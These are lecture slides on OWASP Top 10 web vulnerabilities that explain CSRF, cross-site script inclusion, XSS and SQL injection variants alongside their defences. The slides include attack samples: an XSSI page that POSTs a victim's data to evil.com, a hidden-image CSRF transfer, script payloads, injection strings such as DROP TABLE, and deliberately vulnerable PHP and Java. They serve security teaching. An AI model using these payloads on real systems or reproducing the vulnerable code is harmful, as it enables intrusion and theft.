
OWASP Top 10 Vulnerabilities

Web Vulnerabilities on the Rise

- Vulnerabilities: no longer mainly in systems and network code
- Web applications have democratized software development
- Flaws in custom-developed code as well as in web application frameworks

Breaches Caused by Web Apps



Verizon Data Breach Investigation Report 2016


OWASP Top 10

- OWASP Top 10
- Open Web Application Security Project
- Top 10 Web Application Security Risks
- Published periodically based on surveys
- **Classifies and prioritizes**:
  - Exploitability
  - Prevalence
  - Detectability
  - Impact


Vulnerabilities Evolve: 2013 to 2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilitie
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm

Vulnerabilities Evolve: 2013 to 2017



Top 10 Flaws are Pervasive



Cross-Domain Interaction

Browsers and Web Sites

- Same browser used for different web sites (domains)
- **Compromise ⇒ least common mechanism**
- **infeasible ⇒ different browser for each site**
- Browser may have different separation models (Chromium: process-per-site, process-per-site-instance, etc.)

How Do Domains Interact?

- Web must have flexibility
  - Links across domains
  - Embedded frames
  - Scripts included from other domains
  - Requests made across domains
- For the URL `http://ischool.berkeley.edu/people`
  - the **hostname** is `ischool.berkeley.edu`
  - the **domain** is `berkeley.edu`

State and Authentication

- Browser keeps cookies for state
- Must ensure state for different domains stays separate (no leak/interference)

- Authentication mechanisms
  - HTTP authentication
  - Cookies
- Credentials cached in browser instance
  - **compromise ⇒ complete mediation**

Same-Origin Policy

- Modern apps have dynamic HTML
- Document Object Model (`DOM`) can be accessed and modified (e.g., using JavaScript scripts)
- Must enforce separation across domains
- Same-origin policy: scripts can access only properties of documents of the same origin (DOM structure, cookies, etc.)

Same-Origin Examples

- Origin given by: protocol, domain, port (but independent of remaining URL path)
- Same origin:
  - `http://ischool.berkeley.edu/people`
  - `http://ischool.berkeley.edu/programs/phd`
- Same protocol (`http`), same hostname `ischool.berkeley.edu`, default port 80

Different-Origin Examples

- Different protocol (HTTP vs. HTTPS)

```
http://ischool.berkeley.edu
https://ischool.berkeley.edu
```

- Equal Domain but Different Hostname

```
http://ischool.berkeley.edu
http://datascience.berkeley.edu
```

- Different port (explicit or implicit)

```
http://portquiz.net
http://portquiz.net:8080/index.html
```

Document Interactions

- How can a malicious site (`hacker.net`) interact with a potential victim site?
- Anyone can link:

```
<a href=”http://victim.org”>
```

- The attacker can create a script that links to the victim's site:

```
<iframe style="display:none"
        src="http://victim.org/">
</iframe>
```

- But **same-origin policy** prevents script access from `hacker.net` to `victim.org` DOM

Document Interactions

- Malicious site could include script from victim's site
    - Origin still considered malicious site
    - **But**: could redefine some functions called in script (**cross-site script inclusion**)
- Malicious site could issue a request to victim site (without user interaction)
    - **Cross-site request forgery** (Cookies and authentication information are sent)

Example: GET request triggered by visiting a URL

- user types or clicks

```
https://bank.com/account?view=summary
```

- user's browswer sends

```
GET /account?view=summary HTTP/1.1
Host: bank.com
Cookie: sessionid=abc123
User-Agent: Mozilla/5.0...
Accept: text/html,...
```


Cross-Site Request Forgery

- the victim is already logged into `https://bank.com/...`
- the victim visits (clicks on) some malicious page that includes

```
  <img src="https://bank.com/transfer?to=attacker&amount=1000"
style="display:none" />
```

- the victim's browser thinks the victim is already logged in, hence it includes a `cookie`with the `GET` request.

- `bank.com` sees a valid `cookie` and assumes the `GET` request is legimate, made by the victim.
- the bank processes the transfer **with the user's intent**.



Cross-Site Script Inclusion

1. The victim is logged in to `https://example.com` and has an active session cookie.
2. The endpoint `https://example.com/api/userinfo` returns the following `JavaScript` code, intended exclusively for access by an authenticated user - not by third parties.

```
leak({
  name: "Néstor",
  email: "nestor@example.com",
  isAdmin: true
});
```

3. the attacker owns `https://evil.com` and sets the trap

```
<!DOCTYPE html>
<html>
<head><title>XSSI Attack</title></head>
<body>

<!-- Step 1: Define the leak() function to capture victim's data -->
```

```html
  <script>
    function leak(data) {
      fetch("https://evil.com/steal", {
        method: "POST",
        body: JSON.stringify(data)
      });
    }
  </script>

  <!-- Step 2: Include the vulnerable script from example.com -->
  <script src="https://example.com/api/userinfo"></script>

  </body>
  </html>
```

4. The victim clicks a link, opens a phishing email, or gets tricked into visiting `https://evil.com`.
5. The browser sees `<script src="https://example.com/api/userinfo"></script>` and sends a `GET` request to `example.com/api/userinfo`, including the victim’s session cookie.
6. The victim's website `https://example.com`replies with

```js
leak({
  name: "Néstor",
  email: "nestor@example.com",
  isAdmin: true
});
```

7. then the attacker's `leak`function executes:

```js
function leak(data) {
  // Attacker steals the data
  fetch("https://evil.com/steal", {
    method: "POST",
    body: JSON.stringify(data)
  });
}
```

`https://example.com` expects the `leak` function to be defined by their front-end.

🔁 Compared: CSRF vs XSSI


Feature	CSRF	XSSI
🧭 **Attack Goal**	Trick browser into sending unauthorised requests	Steal data by including a script that reveals information

Feature	CSRF	XSSI
🎯 **Target**	Actions (e.g., money transfer, delete account)	Data (e.g., user profile, config values)
🧠 **Victim's Role**	Logged-in user's browser is tricked	Victim may not be needed — attacker's page loads the script
📦 **Uses Cookies?**	Yes — cookies authenticate the forged request	Maybe — if the response depends on the victim's session
📜 **Example Payload**	`<img src="...">`, `<form>`, `<iframe>`	`<script src="...">`
🛡️ **Protection Mechanisms**	CSRF tokens, SameSite cookies	Use `Content-Type: application/json`, enforce CORS, avoid JSONP
🤯 **Real Danger**	The server performs actions without the user knowing	The attacker reads sensitive data not meant for them

SQL Injection Basics

SQL Injection: Top Vulnerability

- Top in OWASP list since inception (2010)
- Root cause for major attacks
- Particular case of command injection
- Still very frequent not only in user code, but also libraries and frameworks



Exploiting SQL Syntax

- **Sample query**:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

- Query pattern concatenated with user-controlled input and ending quote
- But input itself may contain quote
  - string parsed differently than intended
- If input is `' or '1'='1`, the condition always evaluates as `true`.

Dangers of SQL Injection

- Effect depends on use of query in overall application logic and permissions granted to executing code
- Query can be manipulated to :
  - Always yield true (arbitrary access)
  - Dump all database records
  - Execute attacker's own query
  - Delete database (if writable)
- All of the above can be catastrophic

Securing Against SQL Injection

Protection Options

- SQL injection is due to mixing commands and data (interpreting data as commands)
- Two main directions of defense:
  1. **Separate control and data**: precompiled queries, separate input
  2. **Sanitize input**: requires careful implementation
- **First option preferred, second is prone to implementation flaws**
- cf. OWASP SQLi Prevention Cheat Sheet

Prepared Statements

- Query pattern is precompiled into code
- Parameters are instantiated from input and submitted to compiled procedure
- Parameter values can no longer affect query code: **injection avoided**
- Validating parameters still useful to avoid later problems (second-order SQLi?)

Prepared Statements in Java

```
String custname =
request.getParameter("customerName");
// add check for properly formed names
String query = "SELECT account_balance " + "FROM user_data WHERE user_name
= ? ";

PreparedStatement pstmt= connection.prepareStatement( query );
pstmt.setString( 1, custname); // first arg
ResultSet results = pstmt.executeQuery( );
```

Interface PreparedStatement

- `PreparedStatement` ensures the input is treated as data, not executable SQL code.
- The line `pstmt.setString(1, custname)` safely inserts the input into the `SQL` query using parameter binding.

Stored Procedures

- **Also a pre-built query with parameters**
  - May contain several statements
  - Stored in database (data dictionary)
- Created only once, used by many different programs
- Prepared statement re-created in every program execution

Stored Procedure in Java

```
String custname=request.getParameter("customerName");
// This should REALLY be validated
// to avoid second order SQLi
try {
  // this is done once for many queries
  CallableStatement cs = connection.prepareCall(
                        "{call sp_getAccountBalance(?)}");
  cs.setString(1, custname);
  ResultSet results = cs.executeQuery();

  cs.setString(1, "pedro");
  ResultSet results = cs.executeQuery();

  // result set handling
}
catch (SQLException se) {
  // logging and error handling
}
```

Whitelist Input Validation

- For parts of queries where bind variables (parameters) are not allowed
  - T able and column names
  - Sort order (ASC or DESC)
- Check user input match with valid option (e.g., fixed column/table name—inflexible)
- Or check that only safe characters appear before using input to form query

Escaping User Input

- Least safe option since it may fail by omission
- Escape (encode) special characters that may lead to SQL injection
- Escaping sequences specific to DBMS
- Pre-built APIs with various encoders
- For example: OWASP Enterprise Security API

Escaping User Input: Example

- Simple special case: hex-encode all input, code compares it with desired encoding (below for 'abc123')
- `sessionID` is an untrusted input.
- `hex_encode(sessionID)` is safe because it returns alpha-numerica chars

```
SELECT ... FROM session
WHERE hex_encode(sessionID) ='616263313233'
```

- Encoding result is always safe (alphanumeric characters)

Summarising: Defense in Depth

- Use safest variants, either prepared statements or stored procedures
- Validate to defend against storing suspicious input, and
- Minimize privileges of database accounts
  - And of OS account running the DBMS
  - No admin-type access rights
  - Allow only execution of stored procedures, disallow creating/executing own queries

Reflected and Stored XSS

Cross-Site Scripting: Reasons

- Web applications are ubiquitous
- Huge developer numbers, many lacking security training
- Many variations exploited creatively
- Better protection of traditional applications
  - ⇒ attacking web apps is easier
- Some improvement in detection
  - ⇒ ranking drop in 2017 OWASP Top 10

Cross-Site Scripting Basics

- Most web pages are dynamic
- Mix of template and user input
- CWE-79: Improper Neutralization of Input During Web Page Generation:
  - If input contains parts executable by web browser (JavaScript, ActiveX, HTML tags or attributes, mouse events)
  - Browser can't know which executable elements are from web server or attacker

Why Cross-Site?

- Injected script is in a web page that was sent by the web server (combining the input into the generated HTML)

- Thus, malicious script executes in the context of the web server's domain, even though it was sent by the attacker
- Violates intent of the same-origin policy.

Reflected XSS (Cross-Site Scripting)

- Type 1 or Non-Persistent
- Attacker input used directly in HTML
- Typically, provided as URL parameter
  - Posted in some web page
  - Or emailed to victim (phishing)
  - May be obscured to avoid visual detection

Reflected XSS Example

Example of usage

- `username` is a regular expression with value `Nestor`

```
http://trustedSite.example.com/welcome.php?username=Nestor
```

- `php`code

```
$username= $_GET['username'];
echo '<div class="header"> Welcome, '.$username. '</div>';
```

- `html` code

```
<div class="header"> Welcome, Nestor</div>
```

Example of attack

- malicious `username`

```
http://trustedSite.example.com/welcome.php?username=<Script
Language="Javascript">alert("You've been attacked!");</Script>
```

- the output becomes

```
<div class="header"> Welcome,
  <Script Language="Javascript">
   alert("You've been attacked!");
```

```
  </Script>
</div>
```

What's the problem and why is dangerous?

- the user input is not sanitised
- the script executes when the page loads
- the attacker can now run arbitrary JavaScript in the victim’s browser
  - steal cookies
  - deface the page
  - hijack the session

How to fix it?

```
$username = htmlspecialchars($_GET['username'], ENT_QUOTES, 'UTF-8');
echo '<div class="header"> Welcome, '.$username. '</div>';
```

- `htmlspecialchars()` converts `<` to `<`, `>` to `>`, etc.

Output becomes

```
<div class="header"> Welcome, &lt;Script...&gt;</div>
```

Stored XSS (Cross-Site Scripting)

- Type 2 or Persistent
- **First phase**:
  - Attacker data injected in some application data store (trusted by rest of the application): message forum, database, various logs
- **Second phase**:
  - malicious data (script) is displayed to users
- Maximize attack potential
  - Display to many users (forum page)
  - To privileged users (runs on their behalf)

Example: Stored XSS

Stage 1: comments are inserted in a database

- `$_POST['comment']` comes from a submitted form

```
$comment = $_POST['comment'];
$sql = "INSERT INTO comments (text) VALUES ('$comment')";
mysqli_query($conn, $sql);
```

Stage 2: comments are visualised

```
$result = mysqli_query($conn, "SELECT text FROM comments");

while ($row = mysqli_fetch_assoc($result)) {
    echo "<p>" . $row['text'] . "</p>";
}
```

What Can an Attacker Do?

- the attacker can post the following comment
- later, when anyone visits the page that shows comments, this script is executed in their browsers.

```
<script>alert('Stored XSS!');</script>
```

Implact

- the script is stored in the database.
- it runs in every visitor's browser.
- it can be used to steal cookies, hijack sessions, or perform phishing.

How to fix it?

```
echo "<p>" . htmlspecialchars($row['text'], ENT_QUOTES, 'UTF-8') . "</p>";
```

Impact and Conclusions

- Scripts have access to DOM: main impact is on confidentiality
- Most commonly, send cookies (email)
- Disclose user files, install Trojans, etc.
- Can be the basis for further attacks
- Combined with other flaws, could run arbitrary code
- Same consequences for reflected and stored XSS, only payload delivery differs

Protections Against XSS

XSS Defenses: Overview

- Cross-site scripting is a type of command injection, due to lack of input validation
- General recipes for input validation apply
- At design level:

    - Use libraries or frameworks designed to be safe, or with constructs to avoid XSS(Microsoft AntiXSS lib, OWASP ESAPI)
- cf. OWASP XSS Prevention Cheat Sheet

Encode by HTML Element Type

- Usual HTML tags: apply HTML escaping

- Escape characters that might switch into an execution context (script, style, event handler, etc.)

  ```
  &amp; &lt; &gt; &quot;
  #27; (apostrophe) &#2F; (slash)
  ```

Escape in HTML Attributes

- Use for typical simple attribute values

  ```
  <div attr=...escaped data...</div>
  ```

- Likewise for data in simple/double quotes
- Similar to basic HTML content, escape with `&xHH;` or entity format any character that might switch to an execution context

Other Defensive Actions

- Understand and reduce attack surface (source of unsafe inputs: parameters, environment variables, query results, headers, filenames, database values, etc.)
- Use structuring mechanisms if possible
- Input whitelisting (reject control chars, reduces need for encoding)
- Output encoding: make explicit, adapt to downstream component (defensively)

Flavors of SQL Injection

SQLi Classification

- Depending on attack channel
    - In-band SQLi: same channel for injecting query and obtaining result (web form and returned HTML result)
    - Blind (inferential) SQLi: attacker can't observe result, infers from error behavior
    - Out-of-band: if server can be controlled to send results on different channel (rarely)
- Depending on query effect

Error-Based SQLi

- Build erroneous query, use error message to get information on database structure

```
SELECT fieldlist FROM table
WHERE field = 'x' AND email IS NULL;--';
```

- Correct if field name email guessed right
- Otherwise, error message, for example:

```
#1064 - You have an error in your SQL
syntax. Check the manual that corresponds
to your MySQL server version for the
right syntax to use near ''' at line 1
```

- Systematic use to guess database fields

UNION-Based SQLi

- Combine result of two (or more) `SELECT` operations into a single result
- Constrain first query with false condition (`AND 0=1`), making it empty, then `UNION` second query, which now gives result
    - this can execute arbitrary queries
- Can also find number of columns by using `ORDER BY` clause
- Then guess field names (like error-based)

Boolean-Based Blind SQLi

- Use when responses for true and false queries differ
- Establish baseline by injecting `AND 0=1` (`false`), resp. `OR 1=1` (`true`)
- Then inject desired query, observe result (e.g., `AND user=admin` to check if such a user exists)

Stacked SQLi

- Inserts semicolon separator and starts new query
- Can chain any number of statements
- Can use to insert/delete records or delete entire table!
    - `... WHERE id='user_input'` becomes
    - `... WHERE id='1'; DROP TABLE users --'`

Time-Based Blind SQLi

- Used in absence of a Boolean behavior (hard to determine if query succeeded)
- Use stacked queries to add a delay:
    - `; WAIT FOR DELAY '0:0:5'`
- Five-second delay if initial query successful
- Can also add delay on one branch of conditional to determine truth value
- Slower than Boolean blind injection

Second-Order SQLi

- Injection does not have direct effect but used in second phase of attack
- First phase: insert data with special characters (e.g., user with name `admin'--`) (ended by comment characters)
- Next, exploit unsafe query (e.g., password change will happen for user `admin`!)

  `UPDATE users SET password='newpass' WHERE user='admin'--'`
- (end of injected name is taken as comment)